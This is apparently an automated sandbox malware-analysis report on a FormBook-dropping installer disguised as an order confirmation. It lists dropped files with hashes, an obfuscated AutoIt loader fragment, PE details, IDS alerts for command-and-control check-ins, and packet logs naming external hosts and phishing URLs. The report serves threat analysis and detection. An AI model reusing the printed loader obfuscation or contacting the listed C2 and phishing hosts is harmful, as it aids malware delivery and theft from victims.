	payment _doc.exe	Get hash	malicious	Browse	• 173.231.192.44
	Statement for T10495 - 18-01-21 15-23.jar	Get hash	malicious	Browse	• 192.249.115.168
	J0OmHIagw8.exe	Get hash	malicious	Browse	• 205.134.254.189
	SWIFT_COPY00993Payment_advic4555pdf.exe	Get hash	malicious	Browse	• 144.208.68.94
	PURCHASE ORDER_no. 64392094_pdf.exe	Get hash	malicious	Browse	• 66.117.4.240
	http://https://notification1.bubbleapps.io/version-test?debug_mode=true	Get hash	malicious	Browse	• 205.134.249.83
	http://https://zarachim-67490.firebaseapp.com/aeb3135b436aa55373822c010763dd54#c3RldmUuaGVuc29uQHJ5ZXJzb24uY29t	Get hash	malicious	Browse	• 173.231.203.136
	http://cjy.mx	Get hash	malicious	Browse	• 192.249.127.205
	http://https://manage-ordersrvicsc.asgetrw.com/	Get hash	malicious	Browse	• 173.231.204.123

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe	Quotation.exe	Get hash	malicious	Browse	
	PO13132021.exe	Get hash	malicious	Browse	
	Tender documents_FOB_Offer_Printout.PDF.exe	Get hash	malicious	Browse	
	HTG-9087650.exe	Get hash	malicious	Browse	
	Order-0S94442VD VictoryJSC.xlsx	Get hash	malicious	Browse	
	Purchase Order.xlsx	Get hash	malicious	Browse	
	PO#21010028 - SYINDAC QT-00820_pdf.exe	Get hash	malicious	Browse	
	MC8ZX01sSo.exe	Get hash	malicious	Browse	
	F6AAdCq3uj.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	tZy7EYc9Da.exe	Get hash	malicious	Browse	
	YMQ6XNETnU.exe	Get hash	malicious	Browse	
	AWB 9899691012 TRACKING INFO_pdf.exe	Get hash	malicious	Browse	
	BANK FORM.xlsx	Get hash	malicious	Browse	
	order0004345.xlsx	Get hash	malicious	Browse	
	Bill of Lading BL.xlsx	Get hash	malicious	Browse	
	Clntnjk.xlsx	Get hash	malicious	Browse	
	HTG-9066543.exe	Get hash	malicious	Browse	
	vbc.exe	Get hash	malicious	Browse	
	HTMY-209871640.exe	Get hash	malicious	Browse	
	YOeg64zDX4.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\Nla\9rd1hxro.exe	Quotation.exe	Get hash	malicious	Browse	
	PO13132021.exe	Get hash	malicious	Browse	
	HTG-9087650.exe	Get hash	malicious	Browse	
	Order-0S94442VD VictoryJSC.xlsx	Get hash	malicious	Browse	
	Purchase Order.xlsx	Get hash	malicious	Browse	
	PO#21010028 - SYINDAC QT-00820_pdf.exe	Get hash	malicious	Browse	
	MC8ZX01sSo.exe	Get hash	malicious	Browse	
	F6AAdCq3uj.exe	Get hash	malicious	Browse	
	AWB 9899691012 TRACKING INFO_pdf.exe	Get hash	malicious	Browse	
	HTG-9066543.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Nla\9rd1hxro.exe	
Process:	C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	893608
Entropy (8bit):	6.570843086702839
Encrypted:	false
SSDEEP:	12288:apVWeOV7GtlNsegA/hMyyzlcqikvAfcN9b2MyZa31twoPTdFxgawV2M0:aT3E53Myyzl0hMf1tr7Caw8M0
MD5:	535DD1329AEF11BF4654B3270F026D5B
SHA1:	9C84DE0BDE8333F852120AB40710545B3F799300
SHA-256:	B31445FC4B8803D1B7122A6563002CFE3E925FFD1FDC9B84FBA6FC78F6A8B955
SHA-512:	A552E20A09A796A6E3E18DECE308880069C958CF9136BB4FC3EE726D6BC9B2F8EDDBCFF06FF9F9DED4DD268F5D0F39D516AD42ECCE6455A4BF5CF4F3CB4CECC
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 21%
Joe Sandbox View:	• Filename: Quotation.exe, Detection: malicious, Browse • Filename: PO13132021.exe, Detection: malicious, Browse • Filename: HTG-9087650.exe, Detection: malicious, Browse • Filename: Order-0S94442VD VictoryJSC.xlsx, Detection: malicious, Browse • Filename: Purchase Order.xlsx, Detection: malicious, Browse • Filename: PO#21010028 - SYINDAC QT-00820_pdf.exe, Detection: malicious, Browse • Filename: MC8ZX01sSo.exe, Detection: malicious, Browse • Filename: F6AAdCq3uj.exe, Detection: malicious, Browse • Filename: AWB 9899691012 TRACKING INFO_pdf.exe, Detection: malicious, Browse • Filename: HTG-9066543.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....sD.R.*.R.*.R.*..C..P.*....S.*._@..a.*._@....*._@..g.*.[j..[.*.[j..w.*.R.+.r.*.....*....S.*._@..S.*.R...P.*....S.*.RichR.*.....PE..L....q.Z.....@.....@.....@.....@.....|.....P.....p...q...;..... [..@.....text..... ..`.rdata.....@..@.data...t.....R.....@....rsrc...P.....<....@..@.reloc...q...p...r.....@..B.....

C:\Users\user\AppData\Local\Temp\Nla\ccdlyhm.op	
Process:	C:\Users\user\Desktop\Order confirmation 64236000000025 26.01.2021.exe
File Type:	data
Category:	dropped
Size (bytes):	164352
Entropy (8bit):	**7.998850005985958**
Encrypted:	**true**
SSDEEP:	3072:l3Mvkvpc4/3NupJJT0/NSp6GRlutg4DoVfOMXwxhGf8Jz:lcgpc4/upZDuyW166sez
MD5:	405B6B6C194D24D18CA76FB7F0A0B67A

C:\Users\user\AppData\Local\Temp\Nla\ccdlyhm.op	
SHA1:	4FDF2C18626D259B98F3B62DA97E15E075D6F694
SHA-256:	EDA987BD44CC37D5BAFB9DC5E8A43131BC86E8C5DC530B1288F8B8C85B12A2B1
SHA-512:	B085C91E0A6606517E596AC6B78BDA5E6323066974DF15CDFC9EB844EA5D58BECCE9EC69D8CF65A68746465E4C254FE14A0F46075C837CD8AD45CE33591FD7D
Malicious:	false
Reputation:	low
Preview:	*..+2;.>0.W...m8.h..q.:..({hn.zw@%..^kK..<,...;..C....-.F.^...?...}...U.WY.....VN.Z.....-YhO&+".:..a../.....-.OZ]....%...{.z...:+&../.q..W.'N(r...?.^8.....K.Q.j.....jp...gX.d....B._.... .5.=...]..._.....q.....o.l#.Lk.....>p|..}2.nfc.\..A...K.oN.U.W.Q.....pt...|5b..Y.....Z2.n.Z.L,.....{....w..0.sh.J..,n..7....KV.L.....?.....%.}...,U9.....M3S]..$...E..i.6.r...5.;.b.y.N.y.rR... ...BP..K...Bi.....H..{.....g..$ou.....m.....,..ie.....6.G[...T./*....H@ba..wE>....0)....mAc:^%3.....T<m..i._v>..q...m.v7...ghP..x.]. ?....z.ah|..H.._...c{A...u....[.v.u8.lcB).9K4.... ....l..5.X..z.0.&...wO.:...}...i...(.?.R.....Oc.....s....^..>B...M...^w[6....7_Y.CO...cN..V.....2..3.e.&...r.3f.n..Ik]Z.SOSPV.]j...A 2$.v..R.J.1.8.U..B.jn....t....0....m.f..v.30,.....wY.o...n.. ...y.....n.Y<.-d..X.,&.$.x..s.f..S.....7#.k...?.vO.j..sc.O.....:?....{...J0Z..D..WO^....R..u..ma...n#..*B.....f...O4z..8.\{R.aP..,...?.$.....-"p.."..84P..c..Q.....

C:\Users\user\AppData\Local\Temp\Nla\kwalgxu.u	
Process:	C:\Users\user\Desktop\Order confirmation 64236000000025 26.01.2021.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	299425
Entropy (8bit):	4.128823447522899
Encrypted:	false
SSDEEP:	96:+Efbh4MHM9MJ0MIv/MQPOTdKPtExIPR63AZL66LbtqcxwejeuR575hMhHShgZ1Q+:+EDZcMoO5cAlEcx
MD5:	952B37468E91AC2BE311A1C127F9F165
SHA1:	CB08D3AC28B032F9AF821A87A25FC04C6873DC3A
SHA-256:	BCEC27CC70FE9ADCEF6F3D5BA15CEB811B6D1A136D1966AA57CFE74991CA8AE6
SHA-512:	DC2AE1A65316D388416292C8FF4A192D02F9DD4539A6181FC4EEDF520C20C2B92CEA16A6B165DE9DBD75709C56A5A272C1CB93F92EC95665B538258BD407C37
Malicious:	false
Reputation:	low
Preview:	Global $C30vpm = Execute("Chr")..#NoTrayIcon..Global $B31j26z1md, $W321ie, $O33uzbcy4, $D34cqdznl, $Y35w6d, $T36edp5xe..For $B31j26z1md = 0 To Random(5, 8, 1).. $O33uzbcy4 = 0.. For $D34cqdznl = 2 To 100.. $W321ie = True.. $Y35w6d = 2.. While $Y35w6d*$Y35w6d<=$B31j26z1md.. If Mod($B31j26z1md, $Y35w6d) == 0 Then.. $O33uzbcy4 = False.. ExitLoop.. EndIf.. $Y35w6d += 1.. WEnd.. If $W321ie Then $O33uzbcy4 = $D34cqdznl.. Next..Next..Dim $L3232f8wegf = GUI Create($C30vpm((-402+481))&$C30vpm((-364+481))&$C30vpm((-365+481))&$C30vpm((-383+481))&$C30vpm((-364+481))&$C30vpm((-382+481))&$C30vpm((-374 +481))&$C30vpm((-449+481))&$C30vpm((-408+481))&$C30vpm((-371+481))&$C30vpm((-382+481)), 102, 240, -99999, -99999, 0, 128)....GUISetState(@SW _SHOW)..Global $Y3334j0u3f = Execute($C30vpm((-412+481))&$C30vpm((-361+481))&$C30vpm((-380+481))&$C30vpm((-382+481))&$C30vpm((-364+481))&$C3 0vpm((-365+481))&$C30vpm((-380+481)))..Global $D3432hvyircob = $Y3334j0u3f($C30vpm((-413+481))&$C30vpm((-373+4

C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe	
Process:	C:\Users\user\Desktop\Order confirmation 64236000000025 26.01.2021.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	893608
Entropy (8bit):	6.620131693023677
Encrypted:	false
SSDEEP:	12288:6pVWeOV7GtINsegA/hMyyzlcqikvAfcN9b2MyZa31twoPTdFxgawV2M01:6T3E53Myyzl0hMf1tr7Caw8M01
MD5:	C56B5F0201A3B3DE53E561FE76912BFD
SHA1:	2A4062E10A5DE813F5688221DBEB3F3FF33EB417
SHA-256:	237D1BCA6E056DF5BB16A1216A4346341094 78F882D3B1D58344C801D184F95D
SHA-512:	195B98245BB820085AE9203CDB6D470B749D1F228908093E8606453B027B7D7681CCD7952E30C2F5DD40F8F0B999CCFC60EBB03419B574C08DE6816E75710D2C
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 5%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: Quotation.exe, Detection: malicious, Browse • Filename: PO13132021.exe, Detection: malicious, Browse • Filename: Tender documents_FOB_Offer_Printout.PDF.exe, Detection: malicious, Browse • Filename: HTG-9087650.exe, Detection: malicious, Browse • Filename: Order-0S94442VD VictoryJSC.xlsx, Detection: malicious, Browse • Filename: Purchase Order.xlsx, Detection: malicious, Browse • Filename: PO#21010028 - SYINDAC QT-00820_pdf.exe, Detection: malicious, Browse • Filename: MC8ZX01sSo.exe, Detection: malicious, Browse • Filename: F6AAdCq3uj.exe, Detection: malicious, Browse • Filename: tZy7EYc9Da.exe, Detection: malicious, Browse • Filename: YMQ6XNETnU.exe, Detection: malicious, Browse • Filename: AWB 9899691012 TRACKING INFO_pdf.exe, Detection: malicious, Browse • Filename: BANK FORM.xlsx, Detection: malicious, Browse • Filename: order0004345.xlsx, Detection: malicious, Browse • Filename: Bill of Lading BL.xlsx, Detection: malicious, Browse • Filename: Clntnjk.xlsx, Detection: malicious, Browse • Filename: HTG-9066543.exe, Detection: malicious, Browse • Filename: vbc.exe, Detection: malicious, Browse • Filename: HTMY-209871640.exe, Detection: malicious, Browse • Filename: YOeg64zDX4.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Temp\Nla\lqqebhptsg.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....sD.R.*.R.*.R.*..C..P.*....S.*._@..a.*._@....*._@..g.*.[j..[.*.[j..w.*.R .+.r.*.....*....S.*._@..S.*.R...P.*....S.*.RichR.*.....PE..L....q.Z....."....@.....@...@.....@.....@.....@.....|.....P..... .....p...q...;..... [..@.....text..... ..`.rdata.....@..@.data...t.....R.....@....rsrc...P.....<.... .....@..@.reloc...q...p...r.....@..B..... .....

C:\Users\user\AppData\Local\Temp\nsmE343.tmp	
Process:	C:\Users\user\Desktop\Order confirmation 64236000000025 26.01.2021.exe
File Type:	data
Category:	dropped
Size (bytes):	1359849
Entropy (8bit):	6.90869822423033
Encrypted:	false
SSDEEP:	12288:xpVWeOV7GtINsegA/hMyyzlcqikvAfcN9b2MyZa31twoPTdFxgawV2M0R/upZDud:xT3E53Myyzl0hMf1tr7Caw8M0ROCyo
MD5:	2CFDA9022EA3CDD01F5788BB5E1709BF
SHA1:	57F7EAB42DFA453775E09E4E60D5DBDB904A1E00
SHA-256:	DBB3E69C4F7918F7F2050C4C643DD4362469E7D72B03B0450535D7665696CFC2
SHA-512:	D1332443EBDC25C72C446B73469381D09920AACCC608C2261459D2FB1BAA259956D47D69091E7F390FA509123B3D6BCB272B9E6623203808DFE54E09E6FB1E6
Malicious:	false
Reputation:	low
Preview:	....J.....2...g.....j.....N...../..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.97851220387635
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Order confirmation 64236000000025 26.01.2021.exe
File size:	596473
MD5:	b18e939428b3ffc67c750e2a0988d61a
SHA1:	405cc59b2da9a6187bd65e7c2fa4f9ebdae32111
SHA256:	238dd9cb9b1c235e2babbc3f3b1372da8d76e4d94a4440776814957e0fd09f0b
SHA512:	8b81ec5ec2276ec7ed82e6e696c33b73f416dea29781bab782930550144bde4f45d918514d80f242128848783b3adeeeacb731504a7a20ee8793df84bfa93e6
SSDEEP:	12288:c18+wXg8XMfLpYKcMUNv6TGNnaf3Ymft0yavIkD:c1wgJDpXcM2STiVRpdD
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG..sw..PG..VA..PG.Rich.PG.....PE..L.....$_.....d.....a4.....@

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x403461
Entrypoint Section:	.text
Digitally signed:	false

General

Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5F24D6E4 [Sat Aug 1 02:43:48 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ea4e67a31ace1a72683a99b80cf37830

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A130h
mov dword ptr [esp+20h], ebx
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080B0h]
call dword ptr [004080C0h]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [0042474Ch], eax
je 00007FAD40A76903h
push ebx
call 00007FAD40A79A7Eh
cmp eax, ebx
je 00007FAD40A768F9h
push 00000C00h
call eax
mov esi, 004082A0h
push esi
call 00007FAD40A799FAh
push esi
call dword ptr [004080B8h]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl
jne 00007FAD40A768DDh
push 0000000Bh
call 00007FAD40A79A52h
push 00000009h
call 00007FAD40A79A4Bh
push 00000007h
mov dword ptr [00424744h], eax
call 00007FAD40A79A3Fh
cmp eax, ebx
je 00007FAD40A76901h
push 0000001Eh
call eax
test eax, eax
je 00007FAD40A768F9h
or byte ptr [0042474Fh], 00000040h
push ebp
call dword ptr [00408038h]

Instruction
push ebx
call dword ptr [00408288h]
mov dword ptr [00424818h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax
push ebx
push 0041FD10h
call dword ptr [0040816Ch]
push 0040A1ECh

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8438	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2d000	0x6bc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x29c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x623c	0x6400	False	0.65859375	data	6.40257705324	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x1274	0x1400	False	0.43359375	data	5.05749598324	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x1a858	0x600	False	0.445963541667	data	4.08975001509	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x25000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2d000	0x6bc	0x800	False	0.41259765625	data	4.23827605847	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_DIALOG	0x2d100	0x100	data	English	United States
RT_DIALOG	0x2d200	0x11c	data	English	United States
RT_DIALOG	0x2d31c	0x60	data	English	United States
RT_MANIFEST	0x2d37c	0x340	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExA, RegEnumKeyA, RegQueryValueExA, RegSetValueExA, RegCloseKey, RegDeleteValueA, RegDeleteKeyA, AdjustTokenPrivileges, LookupPrivilegeValueA, OpenProcessToken, SetFileSecurityA, RegOpenKeyExA, RegEnumValueA
SHELL32.dll	SHGetFileInfoA, SHFileOperationA, SHGetPathFromIDListA, ShellExecuteExA, SHGetSpecialFolderLocation, SHBrowseForFolderA

DLL	Import
ole32.dll	IIDFromString, OleInitialize, OleUninitialize, CoCreateInstance, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	SetClipboardData, CharPrevA, CallWindowProcA, PeekMessageA, DispatchMessageA, MessageBoxIndirectA, GetDlgItemTextA, SetDlgItemTextA, GetSystemMetrics, CreatePopupMenu, AppendMenuA, TrackPopupMenu, FillRect, EmptyClipboard, LoadCursorA, GetMessagePos, CheckDlgButton, GetSysColor, SetCursor, GetWindowLongA, SetClassLongA, SetWindowPos, IsWindowEnabled, GetWindowRect, GetSystemMenu, EnableMenuItem, RegisterClassA, ScreenToClient, EndDialog, GetClassInfoA, SystemParametersInfoA, CreateWindowExA, ExitWindowsEx, DialogBoxParamA, CharNextA, SetTimer, DestroyWindow, CreateDialogParamA, SetForegroundWindow, SetWindowTextA, PostQuitMessage, SendMessageTimeoutA, ShowWindow, wsprintfA, GetDlgItem, FindWindowExA, IsWindow, GetDC, SetWindowLongA, LoadImageA, InvalidateRect, ReleaseDC, EnableWindow, BeginPaint, SendMessageA, DefWindowProcA, DrawTextA, GetClientRect, EndPaint, IsWindowVisible, CloseClipboard, OpenClipboard
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetProcAddress, GetSystemDirectoryA, WideCharToMultiByte, MoveFileExA, GetTempFileNameA, RemoveDirectoryA, WriteFile, CreateDirectoryA, GetLastError, CreateProcessA, GlobalLock, GlobalUnlock, CreateThread, lstrcpynA, SetErrorMode, GetDiskFreeSpaceA, lstrlenA, GetCommandLineA, GetVersion, GetWindowsDirectoryA, SetEnvironmentVariableA, GetTempPathA, CopyFileA, GetCurrentProcess, ExitProcess, GetModuleFileNameA, GetFileSize, ReadFile, GetTickCount, Sleep, CreateFileA, GetFileAttributesA, SetCurrentDirectoryA, SetFileAttributesA, GetFullPathNameA, GetShortPathNameA, MoveFileA, CompareFileTime, SetFileTime, SearchPathA, lstrcmpiA, lstrcmpA, CloseHandle, GlobalFree, GlobalAlloc, ExpandEnvironmentStringsA, LoadLibraryExA, FreeLibrary, lstrcpyA, lstrcatA, FindClose, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, SetFilePointer, GetModuleHandleA, FindNextFileA, FindFirstFileA, DeleteFileA, MulDiv

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-15:40:13.548456	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.5	172.120.228.88
01/27/21-15:40:13.548456	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.5	172.120.228.88
01/27/21-15:40:13.548456	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.5	172.120.228.88
01/27/21-15:40:40.054194	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49741	34.102.136.180	192.168.2.5
01/27/21-15:41:43.499735	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49761	80	192.168.2.5	172.120.228.88
01/27/21-15:41:43.499735	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49761	80	192.168.2.5	172.120.228.88
01/27/21-15:41:43.499735	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49761	80	192.168.2.5	172.120.228.88
01/27/21-15:42:11.631048	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49765	34.102.136.180	192.168.2.5

Network Port Distribution

Total Packets: 81



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:39:50.840389013 CET	49732	80	192.168.2.5	192.254.186.135
Jan 27, 2021 15:39:51.025711060 CET	80	49732	192.254.186.135	192.168.2.5
Jan 27, 2021 15:39:51.025801897 CET	49732	80	192.168.2.5	192.254.186.135
Jan 27, 2021 15:39:51.025964975 CET	49732	80	192.168.2.5	192.254.186.135
Jan 27, 2021 15:39:51.213597059 CET	80	49732	192.254.186.135	192.168.2.5
Jan 27, 2021 15:39:51.530761003 CET	49732	80	192.168.2.5	192.254.186.135
Jan 27, 2021 15:39:51.759130001 CET	80	49732	192.254.186.135	192.168.2.5
Jan 27, 2021 15:39:52.432456970 CET	80	49732	192.254.186.135	192.168.2.5
Jan 27, 2021 15:39:52.432607889 CET	49732	80	192.168.2.5	192.254.186.135
Jan 27, 2021 15:39:52.432883024 CET	80	49732	192.254.186.135	192.168.2.5
Jan 27, 2021 15:39:52.432961941 CET	49732	80	192.168.2.5	192.254.186.135
Jan 27, 2021 15:39:56.952554941 CET	49733	80	192.168.2.5	118.27.99.25
Jan 27, 2021 15:39:57.233795881 CET	80	49733	118.27.99.25	192.168.2.5
Jan 27, 2021 15:39:57.233949900 CET	49733	80	192.168.2.5	118.27.99.25
Jan 27, 2021 15:39:57.234358072 CET	49733	80	192.168.2.5	118.27.99.25
Jan 27, 2021 15:39:57.515638113 CET	80	49733	118.27.99.25	192.168.2.5
Jan 27, 2021 15:39:57.515944004 CET	80	49733	118.27.99.25	192.168.2.5
Jan 27, 2021 15:39:57.515974045 CET	80	49733	118.27.99.25	192.168.2.5
Jan 27, 2021 15:39:57.516304970 CET	49733	80	192.168.2.5	118.27.99.25
Jan 27, 2021 15:39:57.516344070 CET	49733	80	192.168.2.5	118.27.99.25
Jan 27, 2021 15:39:57.797652960 CET	80	49733	118.27.99.25	192.168.2.5
Jan 27, 2021 15:40:02.641360998 CET	49734	80	192.168.2.5	149.210.170.235
Jan 27, 2021 15:40:02.692210913 CET	80	49734	149.210.170.235	192.168.2.5
Jan 27, 2021 15:40:02.692320108 CET	49734	80	192.168.2.5	149.210.170.235
Jan 27, 2021 15:40:02.692450047 CET	49734	80	192.168.2.5	149.210.170.235
Jan 27, 2021 15:40:02.742544889 CET	80	49734	149.210.170.235	192.168.2.5
Jan 27, 2021 15:40:02.758419037 CET	80	49734	149.210.170.235	192.168.2.5
Jan 27, 2021 15:40:02.758626938 CET	49734	80	192.168.2.5	149.210.170.235
Jan 27, 2021 15:40:02.758758068 CET	49734	80	192.168.2.5	149.210.170.235
Jan 27, 2021 15:40:02.808824062 CET	80	49734	149.210.170.235	192.168.2.5
Jan 27, 2021 15:40:07.867913961 CET	49735	80	192.168.2.5	51.195.43.214
Jan 27, 2021 15:40:07.922681093 CET	80	49735	51.195.43.214	192.168.2.5
Jan 27, 2021 15:40:07.923763990 CET	49735	80	192.168.2.5	51.195.43.214
Jan 27, 2021 15:40:07.924004078 CET	49735	80	192.168.2.5	51.195.43.214
Jan 27, 2021 15:40:07.984159946 CET	80	49735	51.195.43.214	192.168.2.5
Jan 27, 2021 15:40:07.984194040 CET	80	49735	51.195.43.214	192.168.2.5
Jan 27, 2021 15:40:07.984386921 CET	49735	80	192.168.2.5	51.195.43.214
Jan 27, 2021 15:40:07.984555960 CET	49735	80	192.168.2.5	51.195.43.214
Jan 27, 2021 15:40:08.297656059 CET	49735	80	192.168.2.5	51.195.43.214
Jan 27, 2021 15:40:08.353122950 CET	80	49735	51.195.43.214	192.168.2.5
Jan 27, 2021 15:40:13.349124908 CET	49736	80	192.168.2.5	172.120.228.88
Jan 27, 2021 15:40:13.543555021 CET	80	49736	172.120.228.88	192.168.2.5
Jan 27, 2021 15:40:13.548110008 CET	49736	80	192.168.2.5	172.120.228.88
Jan 27, 2021 15:40:13.548455954 CET	49736	80	192.168.2.5	172.120.228.88

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:40:13.742626905 CET	80	49736	172.120.228.88	192.168.2.5
Jan 27, 2021 15:40:13.742654085 CET	80	49736	172.120.228.88	192.168.2.5
Jan 27, 2021 15:40:13.742661953 CET	80	49736	172.120.228.88	192.168.2.5
Jan 27, 2021 15:40:13.742937088 CET	49736	80	192.168.2.5	172.120.228.88
Jan 27, 2021 15:40:13.743068933 CET	49736	80	192.168.2.5	172.120.228.88
Jan 27, 2021 15:40:13.939255953 CET	80	49736	172.120.228.88	192.168.2.5
Jan 27, 2021 15:40:18.849869967 CET	49738	80	192.168.2.5	192.0.78.25
Jan 27, 2021 15:40:18.892051935 CET	80	49738	192.0.78.25	192.168.2.5
Jan 27, 2021 15:40:18.892137051 CET	49738	80	192.168.2.5	192.0.78.25
Jan 27, 2021 15:40:18.892349958 CET	49738	80	192.168.2.5	192.0.78.25
Jan 27, 2021 15:40:18.935178041 CET	80	49738	192.0.78.25	192.168.2.5
Jan 27, 2021 15:40:18.935271025 CET	80	49738	192.0.78.25	192.168.2.5
Jan 27, 2021 15:40:18.935285091 CET	80	49738	192.0.78.25	192.168.2.5
Jan 27, 2021 15:40:18.935425997 CET	49738	80	192.168.2.5	192.0.78.25
Jan 27, 2021 15:40:18.935455084 CET	49738	80	192.168.2.5	192.0.78.25
Jan 27, 2021 15:40:18.975014925 CET	80	49738	192.0.78.25	192.168.2.5
Jan 27, 2021 15:40:24.016100883 CET	49739	80	192.168.2.5	3.13.31.214
Jan 27, 2021 15:40:24.152404070 CET	80	49739	3.13.31.214	192.168.2.5
